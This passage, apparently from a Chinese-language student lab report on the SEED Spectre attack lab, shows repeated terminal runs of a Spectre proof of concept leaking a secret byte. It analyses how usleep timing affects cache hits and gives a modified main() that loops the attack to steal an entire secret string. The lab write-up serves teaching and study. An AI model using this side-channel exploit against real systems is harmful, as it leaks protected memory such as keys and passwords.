      scores[i]++; /* if cache hit, add 1 for this value */
  }
}
```

修改之后运行结果：



注释掉怕print("*****\n");之后，在ubuntu16里依然可以：



但在Ubuntu20里面不行。我觉得这种差异的原因可能是Ubuntu16和Ubuntu20中print("***\n")对cache的影响不一样，可能Ubuntu20中没有print("*****\n")这行代码会导致后续不能成功将cache中的数组元素清除，具体的细节原理我也说不清，这是我的一点看法。**

当usleep(10)的时候，hit次数在10左右：

```
[05/04/23]seed@VM:~/.../Labsetup$ SpectreAttackImproved_2
Reading secret value at index -6088
The secret value is 83(S)
The number of hits is 5
[05/04/23]seed@VM:~/.../Labsetup$ SpectreAttackImproved_2
Reading secret value at index -6088
The secret value is 0()
The number of hits is 0
[05/04/23]seed@VM:~/.../Labsetup$ SpectreAttackImproved_2
Reading secret value at index -6088
The secret value is 83(S)
The number of hits is 10
[05/04/23]seed@VM:~/.../Labsetup$ SpectreAttackImproved_2
Reading secret value at index -6088
The secret value is 83(S)
The number of hits is 16
[05/04/23]seed@VM:~/.../Labsetup$ SpectreAttackImproved_2
Reading secret value at index -6088
The secret value is 83(S)
The number of hits is 7
[05/04/23]seed@VM:~/.../Labsetup$ SpectreAttackImproved_2
Reading secret value at index -6088
The secret value is 0()
The number of hits is 0
[05/04/23]seed@VM:~/.../Labsetup$ SpectreAttackImproved_2
Reading secret value at index -6088
The secret value is 83(S)
The number of hits is 4
[05/04/23]seed@VM:~/.../Labsetup$ SpectreAttackImproved_2
Reading secret value at index -6088
The secret value is 0()
```

当usleep(50)的时候，hit次数在10左右：

```
The secret value is 83(S)
The number of hits is 5
[05/04/23]seed@VM:~/.../Labsetup$ SpectreAttackImproved_3_50
Reading secret value at index -6088
The secret value is 83(S)
The number of hits is 11
[05/04/23]seed@VM:~/.../Labsetup$ SpectreAttackImproved_3_50
Reading secret value at index -6088
The secret value is 83(S)
The number of hits is 5
[05/04/23]seed@VM:~/.../Labsetup$ SpectreAttackImproved_3_50
Reading secret value at index -6088
The secret value is 83(S)
The number of hits is 1
[05/04/23]seed@VM:~/.../Labsetup$ SpectreAttackImproved_3_50
Reading secret value at index -6088
The secret value is 0()
The number of hits is 0
[05/04/23]seed@VM:~/.../Labsetup$ SpectreAttackImproved_3_50
Reading secret value at index -6088
The secret value is 0()
The number of hits is 0
[05/04/23]seed@VM:~/.../Labsetup$ SpectreAttackImproved_3_50
Reading secret value at index -6088
The secret value is 83(S)
The number of hits is 3
[05/04/23]seed@VM:~/.../Labsetup$ SpectreAttackImproved_3_50
Reading secret value at index -6088
The secret value is 83(S)
The number of hits is 1
[05/04/23]seed@VM:~/.../Labsetup$
```

当改成100后效果就明显了（命中次数大大增加）：

```
[05/08/23]seed@VM:~/.../Labsetup$ task5
Reading secret value at index -6088
The secret value is 83(S)
The number of hits is 163
[05/08/23]seed@VM:~/.../Labsetup$ task5
Reading secret value at index -6088
The secret value is 83(S)
The number of hits is 126
[05/08/23]seed@VM:~/.../Labsetup$ task5
Reading secret value at index -6088
The secret value is 83(S)
The number of hits is 75
[05/08/23]seed@VM:~/.../Labsetup$ task5
Reading secret value at index -6088
The secret value is 83(S)
The number of hits is 47
[05/08/23]seed@VM:~/.../Labsetup$ task5
Reading secret value at index -6088
The secret value is 83(S)
The number of hits is 86
[05/08/23]seed@VM:~/.../Labsetup$ task5
Reading secret value at index -6088
The secret value is 83(S)
The number of hits is 71
[05/08/23]seed@VM:~/.../Labsetup$ task5
Reading secret value at index -6088
The secret value is 83(S)
The number of hits is 128
```

分析：

```
  for (i = 0; i < 1000; i++) {
//    printf("*****\n");  // This seemly "useless" line is necessary for the
    spectreAttack(index_beyond);
    usleep(100);
    reloadSideChannelImproved();
  }
```

usleep的作用是把进程挂起一段时间，当我们使用usleep时，挂起的这段时间使得usleep前面的spectreAttack()完全执行的可能性增大，否则可能spectreAttack()还没执行完后面的侧信道攻击就开始了，那自然不会命中，所以理论上增加usleep的时间spectreAttack()执行完毕的可能性增大，后面侧信道攻击的命中次数就会增加，但是也不能无限制增大usleep的时间，太高了可能导致CPU切换任务。

Task 6: Steal the Entire Secret String

在main函数中写循环遍历sceret，假设攻击者不知道secret的长度，设置secret长度的上限`#define MAX_SECRET_LENGTH 30`，代码如下(修改了main函数)：

```
int main()
{
  int i;
  uint8_t s;
  int secret_length = 0; // 因为攻击者应该是不知道secret的长度的
  size_t index_beyond;
  int max;

  while (secret_length < MAX_SECRET_LENGTH)
  {
    index_beyond = (size_t)(secret + secret_length - (char *)buffer);
    flushSideChannel();
    for (i = 0; i < 256; i++)
      scores[i] = 0;

    for (i = 0; i < 1000; i++)
    {
      spectreAttack(index_beyond);
```

```
      usleep(10);
      reloadSideChannelImproved();
    }

    max = 0;
    for (i = 0; i < 256; i++)
    {
      if (scores[max] < scores[i])
      {
        max = i;
      }
    }

    secret_length++;
    printf("The %dth secret value is %d -- %c\n", secret_length, max, max);
    printf("The number of hits is %d\n", scores[max]);
  }
  return (0);
}
```

运行结果如下，获取了完整的`Secret Value`：